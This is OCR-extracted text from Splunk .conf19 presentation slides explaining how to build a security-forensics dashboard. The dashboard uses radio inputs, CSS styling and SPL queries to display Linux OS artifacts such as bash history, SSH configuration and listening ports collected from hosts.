
○ AWS directory ○ Bash history ○ Crontab ○ DF ○ Etc localtime ○ Etc ssh ○ Files modified 1 day
○ Files modified 7 days ○ Group ○ Hidden files ○ Hostnamectl ○ Ifconfig ○ IP-neigh
○ Journal sshd ○ Journalctl boots ○ Journalctl limit ○ Journalctl usage ○ Last ○ Lastb
○ Loginctl listsessions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ○ Ls tmp
○ Ls var tmp ○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
○ Passwd ○ Ps aux ○ Rc files ○ Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
○ Systemctl listunits ○ Systemd cgls ○ Timedatectl ○ Who

Enter search i.e. field=value

ERROR ⇕

```
Your host was not found in the kv store. Give it a minute and refresh page to see if the data has been copied into the kv store yet.
```


Host found in KV store



```
<input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
  <label>os-artifacts</label>
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:aws-director
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:bash-history
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:crontab&quot
```

1) input setting

- Block format:
  - Set input type to radio and add an id
  - Add the html css style to a hidden panel




```
</row>
<row depends="$hide$">
  <panel>
    <title>input block format</title>
    <html>
      <style>
        #radiobutton div[data-test="radio-list"]{
          display: inline-block;
        }

        #radiobutton div[data-test="option"]{
          display: inline-block;
          padding: 0 0 5px 5px;
          vertical-align: left;
          margin-top: 0px;
          margin-right: 10px;
          margin-bottom: 0px;
          margin-left: 0px
        }
        #radiobutton {
          width:750px;
        }
      </style>
      <style>
        .dashboard-row #panelfont .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
        .dashboard-row #panelfont2 .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
        .dashboard-row #panelfont3 .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
      </style>
    </html>
  </panel>
</row>
<row>
```

2) css style


© 2019 SPLUNK INC.

OS-Artifacts Panels


Increase panel font




```
<row>
  <panel depends="$main_panel$" id="panelfont">
    <title>$os-artifact_selected$</title>
    <table>
      <search>
        <query>$host_tok$ $os-artifacts$ $search_tok$</query>
        <earliest>$time_tok.earliest$</earliest>
        <latest>$time_tok.latest$</latest>
```



```
  </panel>
  <panel depends="$ss_ta$" id="panelfont2">
    <title>$ss_ta$</title>
    <table>
      <search>
        <query>| inputlookup os-artifacts-evidence-collected whe
          local_port, NULL) | eval flag=if(match(state, "LISTEN"
          -2]\d|6553[0-5])" | eval combine=coalesce(examine, por
```



```
  <panel depends="$ps_aux$" id="panelfont3">
    <title>$ps_aux$</title>
    <table>
      <search>
        <query>| inputlookup os-artifacts-evidence-collected wh
          ;102[4-9]|10[3-9]\d|1[1-9]\d{2}|[2-9]\d{3}|[1-5]\d{4}
          eventstats values(sourcetype) as value by combine | e
```



Host found in KV store


following_host_has_been_added_to_kv_store ⇕
i_02b1bebdacbc78e11

Files modified 1 day

flag ⇕	file_name ⇕

Default size

Size 20px



```
</row>
<row depends="$hide$">
  <panel>
    <title>input block format</title>
    <html>
      <style>
        #radiobutton div[data-test="radio-list"]{
          display: inline-block;
        }

        #radiobutton div[data-test="option"]{
          display: inline-block;
          padding: 0 0 5px 5px;
          vertical-align: left;
          margin-top: 0px;
          margin-right: 10px;
          margin-bottom: 0px;
          margin-left: 0px
        }
        #radiobutton {
          width:750px;
        }
      </style>
      <style>
        .dashboard-row #panelfont .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
        .dashboard-row #panelfont2 .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
        .dashboard-row #panelfont3 .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
      </style>
    </html>
  </panel>
</row>
<row>
```

css style


- Panel font side:
  - Add an id to panel and add html css (must be different id per panel)

© 2019 SPLUNK INC.

OS-Artifacts Panels

Radio option output

- Radio option output panel:
  - This panel displays the search results of the radio input option selected.
  - See next 3 slides for details



OS-Artifacts

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: Select... ▾

Last 7 days ▾

os-artifacts


○ AWS directory ○ Bash history ○ Crontab ○ DF ○ Etc localtime ○ Etc ssh ○ Files modified 1 day
○ Files modified 7 days ○ Group ○ Hidden files ○ Hostnamectl ○ Ifconfig ○ IP-neigh
○ Journal sshd ○ Journalctl boots ○ Journalctl limit ○ Journalctl usage ○ Last ○ Lastb
○ Loginctl listsessions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ○ Ls tmp
○ Ls var tmp ○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
○ Passwd ○ Ps aux ○ Rc files ○ Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
○ Systemctl listunits ○ Systemd cgls ○ Timedatectl ○ Who

Enter search i.e. field=value


ERROR ≑

```
Your host was not found in the kv store. Give it a minute and refresh page to see if the data has been copied into the kv store yet.
```


Host found in KV store



```
<input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
  <label>os-artifacts</label>
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:files-modif
    -artifacts-evidence-collected file_name file_path host | fields + flag file_path
    -artifacts:files-modified-1-day&quot;)) | fields - sourcetype host">Files modifi
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:ls-tmp&quot
    -artifacts-evidence-collected file_name host | fields + permission num_link user
    (sourcetype, &quot;os-artifacts:ls-tmp&quot;)) | fields - sourcetype host| eval
  <choice value="SS TA">Ss ta</choice>
  <choice value="PS AUX">Ps aux</choice>
  <change>
    <condition label="Ss ta">
      <set token="ss_ta">$label$</set>
      <unset token="ps_aux"></unset>
      <unset token="main_panel"></unset>
    </condition>
    <condition label="Ps aux">
      <set token="ps_aux">$label$</set>
      <unset token="ss_ta"></unset>
      <unset token="main_panel"></unset>
    </condition>
    <condition>
      <set token="os-artifact_selected">$label$</set>
      <set token="main_panel"></set>
      <unset token="ss_ta"></unset>
      <unset token="ps_aux"></unset>
    </condition>
  </change>
```



```
<panel depends="$ss_ta$" id="panelfont2">
  <title>$ss_ta$</title>
  <table>
    <search>
      <query>| inputlookup os-artifacts-evidence-collected where $host_tok$
        local_port, NULL) | eval flag=if(match(state, "LISTEN") AND (local_
        -Z]\d|6553[0-5])" | eval combine=coalesce(examine, port) | eventstc
        port examine value sourcetype host</query>
      <earliest>$time_tok.earliest$</earliest>
      <latest>$time_tok.latest$</latest>
    </search>
    <option name="refresh.display">progressbar</option>
    <format type="color" field="flag">
      <colorPalette type="map">{"investigate":#DC4E41}</colorPalette>
    </format>
  </table>
</panel>
```




```
<row>
  <panel depends="$main_panel$" id="panelfont">
    <title>$os-artifact_selected$</title>
    <table>
      <search>
        <query>$host_tok$ $os-artifacts$ $search_tok$</query>
        <earliest>$time_tok.earliest$</earliest>
        <latest>$time_tok.latest$</latest>
      </search>
      <option name="count">100</option>
      <option name="drilldown">none</option>
      <option name="refresh.display">progressbar</option>
      <format type="color" field="flag">
        <colorPalette type="map">{"investigate":#DC4E41}</colorPalette>
      </format>
    </table>
  </panel>
```

splunk> .conf19

© 2019 SPLUNK INC.

Minimize Amount of Panels

Instead of setting each radio option to a token and having a separate panel for each token use <choice value=“...[mysearch]…”>




```
</input>
  <input type="radio" token="field1" searchWhenChanged="true">
    <label>Os-Artifacts</label>
    <choice value="Etc ssh">Etc ssh</choice>
    <choice value="Files modified 1 day">Files modified 1 day</choice>
    <choice value="Ls tmp">Ls tmp</choice>
    <change>
      <condition label="Etc ssh">
        <set token="Etc ssh">true</set>
        <unset token="Files modified 1 day"></unset>
        <unset token="Ls tmp"></unset>
      </condition>
      <condition label="Files modified 1 day">
        <unset token="Etc ssh"></unset>
        <set token="Files modified 1 day">true</set>
        <unset token="Ls tmp"></unset>
      <condition label="Ls tmp">
        <unset token="Etc ssh"></unset>
        <unset token="Files modified 1 day"></unset>
        <set token="Ls tmp">true</set>
      </condition>
...
...
 <row>
  <panel depends="$Etc ssh$">
    <title>Etc ssh</title>
    <event>
      <search>...</search>
    </event>
  </panel>
  <panel depends="$Files modified 1 day$">
    <title>Files modified 1 day</title>
    <event>
      <search>...</search>
    </event>
  </panel>
  <panel depends="$Ls tmp$">
    <title>Ls tmp</title>
    <event>
```

Here we only have 3 radio options imagine if we had 20

We would have to have 20 different panels as well

Instead of this



```
<input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
  <label>os-artifacts</label>
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:etc-ssh&quot; | reverse | table
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:files-modified-1-day&quot; | lo
    file_name host | eval num_times_file_name_found = mvcount(sourcetype)| eval all_filepaths=mvdedup(f
    -in&quot;=mvfilter(NOT match(sourcetype,&quot;os-artifacts:files-modified-1-day&quot;)) | fields - s
    file_name_found-in">Files modified 1 day</choice>
